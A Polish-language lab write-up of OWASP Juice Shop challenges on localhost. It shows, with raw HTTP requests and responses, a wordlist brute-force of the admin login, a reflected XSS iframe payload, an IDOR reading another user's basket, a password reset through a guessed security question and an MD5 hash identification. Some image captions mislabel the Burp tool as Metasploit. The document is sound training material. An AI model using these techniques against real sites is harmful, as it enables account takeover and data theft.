
Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:3000

```
1 POST //rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q:0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=J7NKwda6ZJhhatXuWuXoiBaHnxcyYSzbUnvhPptlIlvubViBOS4V0D9xB
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email": "admin@juice-sh.op", "password": "$test$"}
```

Ustawiono pozycję na hasło. Kali Linux ma wgrane listy z najczęściej występującymi hasłami, dlatego w tym przypadku załadowano gotową listę common.txt, gdzie znajduje się najwięcej haseł powiązanych z adminem:



Następnie uruchomiono atak.

A screenshot of the Metasploit interface showing the 'Payloads' tab selected. Under 'Payload sets', it shows one set defined with a payload type of 'Simple list'. The list contains various strings like 'aaa', 'abc123', 'acc', etc., with 'admin123' being the target. There are buttons for Paste, Load, Remove, Clear, and Deduplicate.


Po krótkim czasie odnaleziono hasło – admin123.

A screenshot of the Metasploit interface showing the 'Results' tab selected. The table lists 17 rows of attack results. Row 8, which corresponds to the successful password guess, is highlighted with an orange background. The table has columns for Request, Payload, Status, Error, Timeout, Length, and Comment.

2.7 Reflected XSS

W tym zadaniu należy wykonać atak reflected XSS przy pomocy kodu: <iframe src="javascript:alert(`xss`)">. Aby wykonać reflected XSS, warto znaleźć miejsce,

gdzie można zatwierdzić jakiś formularz. W tym celu spróbowano dokonać zakupu. W koszyku istnieje opcja dodania adresu:



Następnie uzupełniono dane i dokonano zakupu:

Delivery Address

Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890

Choose a delivery speed

| | Price | Expected Delivery |
|-------------------|-------|-------------------|
| One Day Delivery | 0.99¤ | 1 Days |
| Fast Delivery | 0.50¤ | 3 Days |
| Standard Delivery | 0.00¤ | 5 Days |

< Back > Continue

Payment Method
Card ending in 4368
Card Holder Administrator

Your Basket (admin@juice-sh.op)

| | |
|---------------------------|---|
| Eggfruit Juice (500ml) | 1 |
|---------------------------|---|

Order Summary

| | |
|--------------------|--------------|
| Items | 8.99¤ |
| Delivery | 0.99¤ |
| Promotion | 0.00¤ |
| Total Price | 9.98¤ |

\$ Place your order and pay

You will gain 1 Bonus Points from this order!

Następnie wyświetlił się link, gdzie można śledzić przesyłkę:

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.


Your order will be delivered in 1 days.

Delivery Address


Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890

| Order Summary | | | |
|------------------------|-------|----------|-------------|
| Product | Price | Quantity | Total Price |
| Eggfruit Juice (500ml) | 8.99¤ | 1 | 8.99¤ |
| | | Items | 8.99¤ |
| | | Delivery | 0.99¤ |


W linku znajduje się miejsce na podanie parametrów:



Zamiast ID wpisano payload:




Po odświeżeniu strony, kod został wykonany:



2.8 Admin Section

Challenge jest bardzo podobny do znalezienia Score Board, jednak w tym przypadku trzeba znaleźć panel administratora.

Za pomocą narzędzi deweloperskich i debuggera, przeszukano różne elementy strony:



Jako pierwsze sprawdzono ścieżkę /rest/admin:

localhost:3000/rest/admin

500 Error: Unexpected path: /rest/admin


```
at /opt/juice-shop/build/routes/angular.js:15:18
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /opt/juice-shop/build/routes/verify.js:135:5
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
```

Szukano dalej. Znaleziono ścieżkę ‘administration’:

The screenshot shows the Chrome DevTools Sources tab. The main area displays the code of the main.js file. A search bar at the bottom has the word 'admin' typed into it. Below the search bar, it says '5 of 10 results'. The code itself contains several sections related to routes and components, including 'administration' and 'accounting'.

```
16886     t.xp6(2),
16887     t.hij(' ', e.membershipCost, '# ')
16888   }
16889 }
16890 const vc = function (o) {
16891   return {
16892     appname: o
16893   }
16894 },
16895 Tc = [
16896   {
16897     path: 'administration',
16898     component: pa,
16899     canActivate: [
16900       Gt
16901     ],
16902   },
16903   {
16904     path: 'accounting',
16905     component: tl,
16906     canActivate: [
16907       jt
16908     ]
16909   }
16910 ],
16911 
```

Wpisano to w adres URL i udało się dzięki temu znaleźć sekcję admina:



2.9 Five star feedback

Wyzwanie polega na usunięciu 5-gwiazdkowej opinii. Zgodnie ze wskazówką, po znalezieniu wcześniej sekcji admina, zadanie jest wręcz trywialne, ponieważ w panelu administratorskim znajdują się wszystkie opinie:


localhost:3000/#/administration

Items per page: 10 1 - 10 of 21 < >


Customer Feedback

| | Comment | Rating | Action |
|---|--|------------|--------|
| 1 | I love this shop! Best products in town! Highly recommended! (**@juice-sh.op) | ★★★★★ ★ | |
| 2 | Great shop! Awesome service! (**@juice-sh.op) | ★★★★★ | |
| 3 | Nothing useful available here! (**der@juice-sh.op) | ★ | |
| | Incompetent customer support! Can't even upload photo of broken purchas... | ★★ | |

Warto tutaj zwrócić uwagę na e-mail użytkownika, być może się przyda w późniejszych etapach.



Aby zakończyć zadanie, wystarczy usunąć tę opinię:



2.10 View Basket

W tym zadaniu należy wyświetlić zawartość koszyka innego użytkownika. Pierwszą czynnością, jaką wykonano, jest sprawdzenie, w jaki sposób w adresie URL pojawia się koszyk oraz jak wygląda ruch w Burpie. W przeglądarce wyglądało to w taki sposób:

Jednak zapytanie zawierało liczbę, która może oznaczać konkretnego użytkownika:

| Request | | Response | | | |
|--|-----|----------|---|-----|-----|
| Pretty | Raw | Hex | Pretty | Raw | Hex |
| 1 GET /rest/basket/1 HTTP/1.1 | | | 1 HTTP/1.1 304 Not Modified | | |
| 2 Host: localhost:3000 | | | 2 Access-Control-Allow-Origin: * | | |
| 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) | | | 3 X-Content-Type-Options: nosniff | | |
| 4 Accept: application/json, text/plain, */* | | | 4 X-FRAME-OPTIONS: SAMEORIGIN | | |
| 5 Accept-Language: en-US,en;q=0.5 | | | 5 Feature-Policy: payment 'self' | | |
| 6 Accept-Encoding: gzip, deflate | | | 6 X-Recruiting: /#jobs | | |
| 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI | | | 7 ETag: W/"99-dPYhHFjjvo6VhwK/idANNWm6GU" | | |
| CI6IjIwMjMtMDUtMTYgMjE6MjU6MjAuNjIzICswMDowMCIsImRlc | | | 8 Date: Mon, 22 May 2023 13:33:22 GMT | | |
| 8 Connection: close | | | 9 Connection: close | | |
| 9 Referer: http://localhost:3000/ | | | 10 | | |
| 10 Cookie: language=en; welcomebanner_status=dismiss; cc | | | 11 | | |
| 2RLZmFlbHRBZGlpbis5wbmcilCJ0b3RwU2VjcmVOIjoiiwiwaXNBYS | | | | | |
| 11 Sec-Fetch-Dest: empty | | | | | |
| 12 Sec-Fetch-Mode: cors | | | | | |
| 13 Sec-Fetch-Site: same-origin | | | | | |
| 14 If-None-Match: W/"99-dPYhHFjjvo6VhwK/idANNWm6GU" | | | | | |
| 15 | | | | | |

Zapytanie przesłano de Repeatera i zmieniono wartość 1 na 2, w ten sposób udało się zakończyć zadanie:

Request

| Pretty | Raw | Hex |
|--|-----|-----|
| 1 GET /rest/basket/2 HTTP/1.1 | | |
| 2 Host: localhost:3000 | | |
| 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 | | |
| 4 Accept: application/json, text/plain, */* | | |
| 5 Accept-Language: en-US,en;q=0.5 | | |
| 6 Accept-Encoding: gzip, deflate | | |
| 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNnjZNXzIiwjZGF0YSI6eyJpZC16MswidNlm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNLLXNoLm9wIiwiicGFzc3dvcmQiOiIvMTkyMDIzYTdiYnQ3MzIiMDUxNmYwhNjlkZjE4YjUwMCIsInJvbGUjOiJhZGlphbiIsImRlbHV4ZVRva2VuIjoiIiwiGbFzdExvZ2luSXAxoiIxMjcuMC4wljEiLCJwcn9maWxlSW1hZ2UiOiJhc3Nl dHMvchVlbGljL2ltYWdlcy9lCxvYMRzL2RlZmF1bHRBZGlpbis5WbmciLCJ0b3RwU2VjcmVOiIiivi via xNBY3RpdnuOnRydUsImNyZWFOZWRBdCI6ljIwMjMtMDUtMTUgMjAGMDQGNDauNzM4ICswMDowMCIsInVwZGF0ZWRBdCI6ljIwMjMtMDUtMTYgMjEGMjU6MjAuHjIzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbtHoSiImhdIGMTY4NDc2MjI0NiwiZKhwIjoxNjg0NzgwMjQ2fQ.APMiRpJ-yqb7LeyVvMFr oTSJuJGbh7SOoqE53kB9dxrVSOvWxGip8GnbS2ALvuaUS3tGyAfkcsgdUhzobszymppxplCZ0MFdw2g0tm-wNaMElcukUL2Msia4omUgd_zqSmxQYsxLySakNtnR_OixQxdHmCakVKo8AsauJ6w | | |
| 8 Connection: close | | |
| 9 Referer: http://localhost:3000/ | | |
| 10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=AY7trUYH6hYTrnPiKXua0iJhZGlphbiIsImRmSK0; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNnjZNXzIiwjZGF0YSI6eyJpZC16MswidNlm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNLLXNoLm9wIiwiicGFzc3dvcmQiOiIvMTkyMDIzYTdiYnQ3MzIiMDUxNmYwhNjlkZjE4YjUwMCIsInJvbGUjOiJhZGlphbiIsImRlbHV4ZVRva2VuIjoiIiwiGbFzdExvZ2luSXAxoiIxMjcuMC4wljEiLCJwcn9maWxlSW1hZ2UiOiJhc3Nl dHMvchVlbGljL2ltYWdlcy9lCxvYMRzL2RlZmF1bHRBZGlpbis5WbmciLCJ0b3RwU2VjcmVOiIiivi via xNBY3RpdnuOnRydUsImNyZWFOZWRBdCI6ljIwMjMtMDUtMTUgMjAGMDQGNDauNzM4ICswMDowMCIsInVwZGF0ZWRBdCI6ljIwMjMtMDUtMTYgMjEGMjU6MjAuHjIzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbtHoSiImhdIGMTY4NDc2MjI0NiwiZKhwIjoxNjg0NzgwMjQ2fQ.APMiRpJ-yqb7LeyVvMFr oTSJuJGbh7SOoqE53kB9dxrVSOvWxGip8GnbS2ALvuaUS3tGyAfkcsgdUhzobszymppxplCZ0MFdw2g0tm-wNaMElcukUL2Msia4omUgd_zqSmxQYsxLySakNtnR_OixQxdHmCakVKo8AsauJ6w | | |
| 11 Sec-Fetch-Dest: empty | | |
| 12 Sec-Fetch-Mode: cors | | |
| 13 Sec-Fetch-Site: same-origin | | |
| 14 If-None-Match: W/"99-dPYhHFj jvo6VHwK_idANNWim6GU" | | |
| 15 | | |
| 16 | | |


Response

| Pretty | Raw | Hex | Render |
|---|-----|-----|--------|
| 1 HTTP/1.1 200 OK | | | |
| 2 Access-Control-Allow-Origin: * | | | |
| 3 X-Content-Type-Options: nosniff | | | |
| 4 X-Frame-Options: SAMEORIGIN | | | |
| 5 Feature-Policy: payment 'self' | | | |
| 6 X-Recruiting: /#jobs | | | |
| 7 Content-Type: application/json; charset=utf-8 | | | |
| 8 Content-Length: 557 | | | |
| 9 ETag: W/"22d-1vd8484/5YMiSWV1txoF+UL9zYM" | | | |
| 10 Vary: Accept-Encoding | | | |
| 11 Date: Mon, 22 May 2023 13:35:36 GMT | | | |
| 12 Connection: close | | | |
| 13 | | | |
| 14 { | | | |
| "status": "success", | | | |
| "data": { | | | |
| "id": 2, | | | |
| "coupon": null, | | | |
| "UserId": 2, | | | |
| "createdAt": "2023-05-15T20:04:45.566Z", | | | |
| "updatedAt": "2023-05-15T20:04:45.566Z", | | | |
| "Products": [| | | |
| { | | | |
| "id": 4, | | | |
| "name": "Raspberry Juice (1000ml)", | | | |
| "description": "Made from blended Raspberry Pi, water and sugar", | | | |
| "price": 4.99, | | | |
| "deluxePrice": 4.99, | | | |
| "image": "raspberry_juice.jpg", | | | |
| "createdAt": "2023-05-15T20:04:44.600Z", | | | |
| "updatedAt": "2023-05-15T20:04:44.600Z", | | | |
| "deletedAt": null, | | | |
| "BasketItem": { | | | |
| "ProductId": 4, | | | |
| "BasketId": 2, | | | |
| "id": 4, | | | |
| "quantity": 2, | | | |
| "createdAt": "2023-05-15T20:04:45.877Z", | | | |
| "updatedAt": "2023-05-15T20:04:45.877Z", | | | |
| } | | | |
| } | | | |
| } | | | |
| } | | | |

0 matches
0 matches

2.11 Visual Geo Stalking

Zadanie przypomina wyzwanie Meta Geo Stalking, tylko w tym przypadku prawdopodobnie trzeba będzie odgadnąć odpowiedź na pytanie pomocnicze Emmy za pomocą zdjęć, które dodała. W pierwszej kolejności wyświetlono Photo Wall:



Od razu znaleziono zdjęcie Emmy. Następnie spróbowano zalogować się jako Emma, aby sprawdzić, jakie jest pytanie. Mail to prawdopodobnie emma@juice-sh.op.

Forgot Password


Email *
emma@juice-sh.op ?

Security Question *
Company you first work for as an adult ?


Use a Securely Generated Password
Ys2gQ5hRTgs4nNt
Firefox will save this password for this website.


[View Saved Logins](#)

! Password must be 5-40 characters long. 0/20



Pytanie związane jest z pierwszą pracą Emmy, a opis do zdjęcia mówi, że jest to budynek jej starego miejsca pracy. Postanowiono pobrać zdjęcie i wyszukać nim wyników za pomocą Google Grafika.





Zdjęcie drugie najbardziej przypomina budynek z obrazka. Po przejściu na stronę powiązaną z grafiką, nie udało się znaleźć nazwy, która odpowiadałaby jakiejś firmie:

| | XS | S | M | L | XL | MAX | TIFF |
|-------------------|-------------------------------------|------------------------------------|--------------------------------------|--|--|--|--|
| Editorial | 320x480px 11.3cm x 16.9cm @72dpi | 534x800px 4.5cm x 6.8cm @300dpi | 1414x2120px 12cm x 17.9cm @300dpi | 1826x2737px 15.5cm x 23.2cm @300dpi | 2310x3462px 19.6cm x 29.3cm @300dpi | 4561x6834px 38.6cm x 57.9cm @300dpi | 6450x9656px 54.6cm x 81.8cm @300dpi |
| Extended licenses | 211kB jpg | 542kB jpg | 3.1MB jpg | 4.8MB jpg | 7.2MB jpg | 19MB jpg | 179.3MB tiff |

Postanowiono przyjrzeć się lepiej zdjęciu:



Widać w oknie nazwę firmy ITsec. Okazało się, że jest to poprawna odpowiedź.

Forgot Password

Email * ?

Security Question * ?

New Password * ?
Password must be 5-40 characters long. 7/20

Repeat New Password * ?
7/20

Show password advice

Change

2.12 Weird Crypto

Wyzwanie polega na poinformowaniu sklepu o algorytmie lub bibliotece, który nie powinien być używany w sposób, jaki jest używany.

We wcześniejszym challenge'u Visual Geo Stalking, można było zauważyc hash hasła:

| Request | Response |
|--|---|
| <pre>Pretty Raw Hex 1 POST /rest/user/reset-password HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 80 9 Origin: http://localhost:3000 10 Connection: close 11 Referer: http://localhost:3000/ 12 Cookie: language=en; welcomebanner_status=dismiss; c 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "email": "emma@juice-sh.op", "answer": "ITsec", "new": "pass123", "repeat": "pass123" }</pre> | <pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Content-Type-Options: nosniff 7 X-Frame-Options: SAMEORIGIN 8 X-RateLimit-Remaining: 99 9 Date: Mon, 22 May 2023 13:58:47 GMT 10 X-RateLimit-Reset: 1684763956 11 Content-Type: application/json; charset=utf-8 12 Content-Length: 348 13 ETag: W/"15c-029-pkfNjtqPbj7zE9enZbu/wg" 14 Vary: Accept-Encoding 15 Connection: close 16 17 { "user": { "id": 19, "username": "Ema", "email": "emma@juice-sh.op", "password": "32250170a0dca92d53ec9624f336ca24", "role": "customer", "deluxeToken": "", "lastLogin": null, "profileImage": "assets/public/images/uploads/default.svg", "totpSecret": "", "isActive": true, "createdAt": "2023-05-15T20:04:40.743Z", "updatedAt": "2023-05-22T13:50:29.291Z", "deletedAt": null } }</pre> |

Za pomocą Google wyszukano narzędzie, dzięki któremu można sprawdzić, jaki to algorytm:

The screenshot shows a web browser window with the URL <https://www.tunnelsup.com/hash-analyzer/>. The page has a purple header with the text "TunnelsUP.com". Below the header is a green navigation bar with links: Articles, Tools, Cheat Sheets, Videos, and Shop. The main content area is titled "Hash Analyzer". It contains a form with a placeholder "Tool to identify hash types. Enter a hash to be identified." followed by an input field containing the hex string "5f4dcc3b5aa765d61d8327deb882cf99". A green "Analyze" button is below the input field. To the right of the input field are three empty text input fields labeled "Hash type:", "Bit length:", and "Base:". The entire interface is contained within a light gray box.

Strona podpowiada, że jest to MD5:

The screenshot shows the same Hash Analyzer tool from the previous image. The input field now contains the hex string "32250170a0dca92d53ec9624f336ca24". The "Analyze" button is visible below it. To the right, a table displays the analysis results:

| | |
|--------------------------|----------------------------------|
| Hash: | 32250170a0dca92d53ec9624f336ca24 |
| Salt: | Not Found |
| Hash type: | MD5 or MD4 |
| Bit length: | 128 |
| Character length: | 32 |
| Character type: | hexadecimal |

Skontaktowano się ze sklepem w następujący sposób:

Customer Feedback

Author
anonymous

Comment *
weak algorithm: md5

